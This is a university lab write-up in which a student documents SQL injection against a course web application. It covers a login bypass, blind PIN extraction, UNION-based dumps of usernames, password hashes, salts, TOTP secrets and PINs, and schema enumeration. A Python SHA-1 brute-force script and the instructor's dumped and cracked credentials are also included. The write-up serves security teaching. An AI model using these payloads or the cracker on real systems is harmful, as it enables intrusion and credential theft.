KBE SQL injection report

For Tomáš Komárek

Version: v 1.0
Author: Antonín Hruska
Date: 30/09/2021

1. EXECUTIVE SUMMARY

This report was created as a required part of the homework assignment of labs of subject KBE. It shall introduce and explain the solution of the project. One of the report’s main goals is the reproducibility of the work e.i. we will explain all the details and thus create a comprehensive guide.

There is the Github repository and the web page dedicated to the assignment for those who did not attend the KBE course.

1.1. SCOPE OF WORK

This report shall inform the reader on the solution of tasks 1 to 10 of the assignment specified at the Github repository.

2. Task 1

We were asked to conclude an attack on the web page via bypassing login through SQL injection.


The script used SQL query:

```
    SELECT username FROM users WHERE username = '$_POST[username]' AND
password = SHA1('$_POST[password]' . '$salt')
```

We injected the hashtag symbol `#` at the end of `$_POST[username]` variable, which denotes comment,thus alternating the query into

```
    SELECT username FROM users WHERE username ='hruskan1'#
```

which is a valid SQL query.




Login

hruskan1'#

•

Figure 1

As `username` hruskan1 is in the `users` table, the SELECT has true value, and we successfully bypassed the initial login frame. However, we are required to know a four-digit code to access the account.



2nd Step Verification

Welcome hruskan1, enter your four digit PIN number

Figure 2

3. Task 2

We exploited the information about existing column `pins` in `users` table. We iteratively attacked the initial login window using SQL commands `AND` and `LIKE`:

```
SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE '%1%'# OK
SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE '%2%'# NOT
SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE '%3%'# NOT
SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE '%4%'# OK
SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE '%5%'# NOT
SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE '%6%'# OK
SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE '%7%'# NOT
SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE '%8%'# NOT
SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE '%9%'# OK
```

We learnt that the `pin` contains digits of value `1,4,6,9.` We iteratively tried to ask on each digit value of the pin using the SQL query similar to the formats:

```
      SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE
'{value}%'
      SELECT username FROM users WHERE username = 'hruskan1' AND pin LIKE
'{already_guessed_value}{value}%'
```


We derived that the `pin` is 1496.

4. **Task 3**

We needed to overcome the Time-based One-time-Password (TOTP), which is 2FA. Exploiting hints, we firstly obtain the value of column secret in table users using the logging window as we see that `SELECT` returns the value of `username`. We can swap the answer with the correct SQL query, where the first `SELECT` fails.

```
      SELECT username FROM users WHERE username ='some_nonexisting_user'
UNION SELECT secret FROM users WHERE username='hruskan1'#
```

We obtained the `secret` of value QO2WCOGARO2DFLYC:



2nd Step Verification

Welcome QO2WCOGARO2DFLYC, enter your four digit PIN number

FIgure 3


Using [Google authenticator](), we obtained access to the profile.

5. **Task 4**

We were asked to exfiltrate a list of all usernames, passwords, salts, secrets and pins stored in the database. Using hint on the structure of SQL query, we learnt that it has the following format:


```
SELECT date_time, base64_message_xor_key AS message FROM messages WHERE
username = '$_SESSION[username]' LIMIT 1 OFFSET $_GET[offset]
```

where HTTP `GET` request corresponds to the subpart of URL in the address bar (after the question mark).



https://kbe.felk.cvut.cz/index.php?offset=1

We inserted the injection




https://kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT pin, 1 FROM users

in order to get following SQL query

```
SELECT date_time, base64_message_xor_key AS message FROM messages WHERE
username = 'hruskan1' LIMIT 1 OFFSET  0 UNION SELECT pin, 1 FROM users
```

and yield result:



Messages

2021-09-19 18:59:47

Welcome **hruskan1**, this is your first secret message.

7821

9748

8693

8352

9380

3541

3142

1496

1962

7329

4377

3937

1663

2690

4933

7135

1601

7634

1830


8011

3610

5792

pins
Figure 4

We made other inquiries analogously. The results are given below:



Warning! Logout

Messages

2021-09-19 18:59:47

Welcome **hruskan1**, this is your first secret message.

komartom
charvj10
drimajak
forstluk
halasluk
[illegible]
[illegible]
hruskan1
kadlej24
landama2
[illegible]
mayerja1
michap17
[illegible]
[illegible]
[illegible]
sidlovac
sipekmi2
[illegible]
[illegible]
kucerkr1
[illegible]

Next >>

usernames

Warning! Logout

Messages

2021-09-19 18:59:47

Welcome **hruskan1**, this is your first secret message.

2d55131b6752f066ee2cc57ba8bf781b4376be85
[illegible]

Next >>

passwords

Warning! Logout

Messages

2021-09-19 18:59:47

Welcome **hruskan1**, this is your first secret message.

kckct
4f093
c6880
b643c
5a1b8
a0c58
2e362
7aac6
77a32
6a666
c6b72
110cf
63c9a
[illegible]
30990
f75bf
0c8fb
f5254
3dad0
e2d72
cf50f
57f43

Next >>

salts

Warning! Logout

Messages

2021-09-19 18:59:47

Welcome **hruskan1**, this is your first secret message.

OQEBJKRVXKJIWBOC
[illegible]

Next >>

secrets

Figure 5

6. Task 5

We were supposed to crack the hashed password of ours. With knowledge of the hashing function (SHA-1) and the length (5) and used alphabet characters of the password (regex [a-z0-9]{5,5}).

The python code, which was used to exhaustively create and test all hash images of possible passwords against an obtained hash, is in appendix A below.


7. Task 6

The next task was about cracking the teacher's password without brute force. Firstly we obtained the teacher credentials from extracted information from task 4:

```
ADMIN credentials
       name: komartom
       salt: kckct
       hash: 2d55131b6752f066ee2cc57ba8bf781b4376be85
       pin: 7821
       OTP link: OQEBJKRVXKJIWBOC
```

We used the french website www.dcode.fr and obtained a password.

```
       password: fm9fytmf7q
```



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

SHA1

fm9fytmf7qkckct

SHA-1 - dCode

Tag(s) : Hashing Function, Modern Cryptography

SHA-1

Informatics › Algorithm › Hashing Function › SHA-1

SHA-1 Decoder

★ SHA-1 HASH

2d55131b6752f066ee2cc57ba8bf781b4376be85

Options

★ SALT PREFIXED SHA1(SALT+WORD)

★ SALT SUFFIXED SHA1(WORD+SALT) kckct

DECRYPT

See also: Hash Function — SHA-256 — MD5

Figure 7


8. **Task 7**

We believe that the reason we cracked the SHA1 encryption successfully was thanks to the fact that the password and the salt are both subparts of the leaked Microsoft Office XP Serial Key. (At least that is what Google says)

9. **Task 8**


We were to print a list of all table names and their columns in the KBE database. Using a hint about INFORMATION SCHEMA database and the same attack vector as in Task 4, we successfully obtained the list.

In a more detailed way, we learnt about the contents of `information_schema` and its tables, particularly `columns` and `tables` tables and its columns.




https://kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT table_name, 1 FROM information_schema.tables WHERE table_schema='kbe'


The important ones were `table_name`, `table_schema` and `column_name`. The other SQL queries are shown below:



https://kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='codes'



https://kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='messages'



https://kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users'

The resulting structure of the tables of KBE `table_schema` is following:


- codes
  - username
  - Aes_encrypt
- messages
  - username
  - base_64_message_xor_key
  - date_time
- users
  - username
  - password

- ○ pin
- ○ secret
- ○ salt

10. Task 9

We shall derive xor key used for encoding your messages!

Thanks to the knowledge of tables content, we make SQL query



```
https://kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT base64_message_xor_key, 1 FROM messages WHERE username='hruskan1'
```

which yeilds encrypted messages:

```
PAcJPFoOVRRjGlEaLR4WEj5cAQ4eCVxJf0ELWUd/ERxSJgQQC39UWUBCH0IWOlYRVUB/FQoBLAoCHHE=

VwNFN0cGVgl4EQEWOhNLCTdCD1FeDwdCYX0GQlFjVw5MfxIKDH9RUVwRDQsLOxUaX0EtWBwXPB4XHH9R
X1ZURQ==

PAcJMxlDRFw+DEgBfwoJFX9UX0ARBQ0ScRUwRFUmWBsHMQ4BWTldQhJFAwdFMVAbRBQ8EA4eMw4LHjpB
Hg==
```

The plain messages can be obtained from the page inspector:

```
kbe_5c04_xor_key_2021kbe_5c04_xor_key_2021kbe_5c04_xor_key_

kbe_5c04Zxor_key_2021kb`_5c04_xor_key_2021kbe_5c04_xor_key_2021k

kbe_5c04_xor_key_2021kbe_5c04_xor_key_2021kbe_5c04_xor_key_20
```

Here is the used recipe on the actual data.

11. Acknowledgement

I would like to thank Tomáš Komárek and all others, who invested the effort and time into creating this assignment. It was pretty fun to solve it.

Appendix A - Python source code

```python
import hashlib
import itertools

# This script creates all variations of 5-lower-letter/digit password and its
hashes
# and compare it with stolen credentials from the database of hashes.

size_of_password = 5
```

```
my_hash = '4a90c2db5ab816ca36e23bdcfa51201a2fbd7808'
my_salt = '7aac6'

possible_characters = []

#add lower case alphabet
for i in range(26):
      possible_characters.append(chr(i+ord('a')))
#add numbers
for i in range(10):
      possible_characters.append(chr(i+ord('0')))

print(possible_characters)

index = 0
for password in itertools.product(possible_characters,repeat=size_of_password):

      salted_password = "".join(password) + my_salt

      hash_object = hashlib.sha1(salted_password.encode())
      hash_hex = hash_object.hexdigest()
      index += 1
      if (index % 10000 == 0):
      print("ID:{}\t pass: {}\t hash:
{}".format(index,"".join(password),hash_hex))
      if (hash_hex == my_hash):
      print("Success: ID:{}\t pass: {}\t hash:
{}".format(index,"".join(password),hash_hex))
      break
```